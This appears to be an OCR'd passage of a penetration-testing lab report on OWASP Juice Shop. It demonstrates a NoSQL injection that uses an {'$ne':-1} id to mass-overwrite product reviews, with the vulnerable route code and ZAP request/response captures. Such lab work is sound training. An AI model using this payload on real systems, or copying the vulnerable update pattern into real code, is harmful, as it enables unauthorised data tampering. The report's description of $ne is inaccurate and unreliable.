
{“message": "Not a fan of it Apoorva", "id": {"$ne": -1}}


11. $ne will compare two values and returns: True if the values are not comparable. False when the values are equal.


12. This will update multiple reviews under different items to “Not a fan of it Apoorva”, resulting in NoSQL manipulation.


b) Outcomes/Evidence of Penetration Testing



OWASP Juice Shop
https://127.0.0.1:3000/#/search
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Eggfruit Juice (500ml)
Now with even more exotic flavour.
8.99¤
Reviews (1)
admin@juice-sh.op
I bought it, would buy again. 5/7
Add to Basket
Banana Juice (1000ml)
1.99¤
Only 1 left
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
History 2434 WebSockets 2647



OWASP Juice Shop
https://127.0.0.1:3000/#/search
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Reviews (1)
admin@juice-sh.op
I bought it, would buy again. 5/7
Write a review
Review
Not a fan of it Apoorva
Max. 160 characters
23/160
Close
Submit
Add to Basket
Banana Juice (1000ml)
1.99¤
Only 1 left
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
History 2434 WebSockets 2647



OWASP Juice Shop
https://127.0.0.1:3000/#/search
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Apple Juice (1000ml)
1.99¤
Add to Basket
Banana Juice (1000ml)
1.99¤
Add to Basket
Reviews (2)
admin@juice-sh.op
I bought it, would buy again. 5/7
Anonymous
Not a fan of it Apoorva
Write a review
Review
What did you like or dislike?
Max. 160 characters
0/160
Close
Submit
Only 1 left
Best Juice Shop Salesman Artwork
5000¤
Eggfruit Juice (500ml)
8.99¤
Add to Basket
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
History 2434
WebSockets 2647



OWASP Juice Shop
GitHub - juice-shop/juice
server.ts · kali/master
https://gitlab.com/kalilinux/packages/juice-shop/-/blob/kali/master/server.ts?ref_type=heads
Why GitLab Pricing Contact Sales Explore
Sign in Get free trial
Search or go to...
Kali Linux / Packages / juice-shop
Project
juice-shop
Manage
Code
Build
Deploy
Monitor
Analyze
app.put('/rest/wallet/balance', security.appendUserId(), wallet.addWalletBalance())
app.get('/rest/deluxe-membership', deluxe.deluxeMembershipStatus())
app.post('/rest/deluxe-membership', security.appendUserId(), deluxe.upgradeToDeluxe())
app.get('/rest/memories', memory.getMemories())
app.get('/rest/chatbot/status', chatbot.status())
app.post('/rest/chatbot/respond', chatbot.process())
/* NoSQL API endpoints */
app.get('/rest/products/:id/reviews', showProductReviews())
app.put('/rest/products/:id/reviews', createProductReviews())
app.patch('/rest/products/reviews', security.isAuthorized(), updateProductReviews())
app.post('/rest/products/reviews', security.isAuthorized(), likeProductReviews())
/* Web3 API endpoints */
app.post('/rest/web3/submitKey', checkKeys.checkKeys())
app.get('/rest/web3/nftUnlocked', checkKeys.nftUnlocked())
app.get('/rest/web3/nftMintListen', nftMint.nftMintListener())
app.post('/rest/web3/walletNFTVerify', nftMint.walletNFTVerify())
app.post('/rest/web3/walletExploitAddress', web3Wallet.contractExploitListener())
/* B2B Order API */
app.post('/b2b/v2/orders', b2bOrder())
/* File Serving */
app.get('/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg', easterEgg())
History WebSockets
patch
Highlight All Match Case Match Diacritics Whole Words 1 of 1 match


OWASP Juice Shop
GitHub - juice-shop/juice
routes/updateProductRe
https://gitlab.com/kalilinux/packages/juice-shop/-/blob/kali/master/routes/updateProductReview
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Why GitLab Pricing Contact Sales Explore
Sign in
Get free trial
Search or go to...
Kali Linux / Packages / juice-shop
Project
juice-shop
Manage
Build
Analyze
const challenges = require('../data/datacache').challenges
const db = require('../data/mongodb')
const security = require('../lib/insecurity')
// vuln-code-snippet start noSqlReviewsChallenge forgedReviewChallenge
module.exports = function productReviews () {
return (req: Request, res: Response, next: NextFunction) => {
const user = security.authenticatedUsers.from(req) // vuln-code-snippet vuln-line forgedReviewChalleng
db.reviews.update(// vuln-code-snippet neutral-line forgedReviewChallenge
{ _id: req.body.id }, // vuln-code-snippet vuln-line noSqlReviewsChallenge forgedReviewChallenge
{ $set: { message: req.body.message } },
{ multi: true } // vuln-code-snippet vuln-line noSqlReviewsChallenge
).then(
(result: { modified: number, original: Array<{ author: any }> }) => {
challengeUtils.solveIf(challenges.noSqlReviewsChallenge, () => { return result.modified > 1 }) // vu
challengeUtils.solveIf(challenges.forgedReviewChallenge, () => { return user?.data && result.origina
res.json(result)
}, (err: unknown) => {
res.status(500).json(err)
})
}
}
// vuln-code-snippet end noSqlReviewsChallenge forgedReviewChallenge
History
WebSockets
update
Highlight All
Match Case
Match Diacritics
Whole Words
12 of 14 matches


Untitled Session - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
Request
Response
Method
Header: Text
Body: Text
Send
GET http://127.0.0.1:3000/rest/products/3/reviews HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 299
{"status":"success","data":[{"message":"I bought it, would buy again. 5/7","author":"admin@juice-sh.op","product":3,"likesCount":0,"likedBy":[],"_id":"EhrveXBERtmEoJtQw"},{"product":"3","message":"Not a fan of it Apoorva","author":"Anonymous","likesCount":0,"likedBy":[],"_id":"WMdAAFmBQkjuFDKsq"}]}
Find:
No matches
Time: 0 ms
Body Length: 0
Total Length: 0 bytes
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
615 Pr... 5/3/24, 6:55:14 AM GET http://127.0.0.1:3000/rest/products/3/revie... 200 OK 9 ... 172 bytes Medium JSON
617 Pr... 5/3/24, 6:55:14 AM GET http://127.0.0.1:3000/rest/products/3/revie... 200 OK 2... 172 bytes Medium JSON
618 Pr... 5/3/24, 6:55:14 AM GET http://127.0.0.1:3000/rest/products/3/revie... 304 Not Mod... 7 ... 0 bytes Informati...
619 Pr... 5/3/24, 6:56:29 AM PUT http://127.0.0.1:3000/rest/products/3/revie... 201 Created 1... 20 bytes Medium JSON
620 Pr... 5/3/24, 6:56:29 AM GET http://127.0.0.1:3000/rest/products/3/revie... 200 OK 2... 299 bytes Medium JSON
621 Pr... 5/3/24, 6:56:29 AM GET http://127.0.0.1:3000/rest/products/3/revie... 200 OK 1... 299 bytes Medium JSON
Alerts 1 10 9 9 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0


Untitled Session - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
Request
Response
Method
Header: Text
Body: Text
Send
PATCH http://127.0.0.1:3000/rest/products/reviews HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/json
{"message":"Apoorva's Update ZAP","likesCount":0,"likedBy":[],"id":{"$ne":-1}}
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 7674
{"modified":26,"original":[{"message":"Wait for a 10$ Steam sale of Tabletop Simulator!","author":"bjoern@owasp.org","product":35,"likesCount":0,"likedBy":[],"_id":"67zNmpspEM3HCXx2s"},{"message":"I'd stand on my head to make you a deal for this piece of art.","author":"stan@juice-sh.op","product":
Find:
No matches
Time: 53 ms
Body Length: 7,674
Total Length: 8,062 bytes
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
2,256 M... 5/3/24, 7:54:48 PM PATCH http://127.0.0.1:3000/rest/products/reviews 200 OK 2... 41 bytes Medium JSON
2,257 M... 5/3/24, 8:11:57 PM PATCH http://127.0.0.1:3000/rest/products/reviews 200 OK 5... 7,674 bytes Medium JSON
2,258 Pr... 5/3/24, 8:11:57 PM GET http://127.0.0.1:3000/rest/continue-code 200 OK 4... 79 bytes
2,259 Pr... 5/3/24, 8:11:57 PM GET http://127.0.0.1:3000/rest/continue-code 200 OK 1... 79 bytes
2,260 Pr... 5/3/24, 8:11:57 PM GET http://127.0.0.1:3000/103.js 304 Not Mod... 7... 0 bytes
2,261 Pr... 5/3/24, 8:11:57 PM GET http://127.0.0.1:3000/rest/continue-code 200 OK 8 ... 79 bytes Informati...
Alerts 1 10 9 9 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0


OWASP Juice Shop
https://127.0.0.1:3000/#/search
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
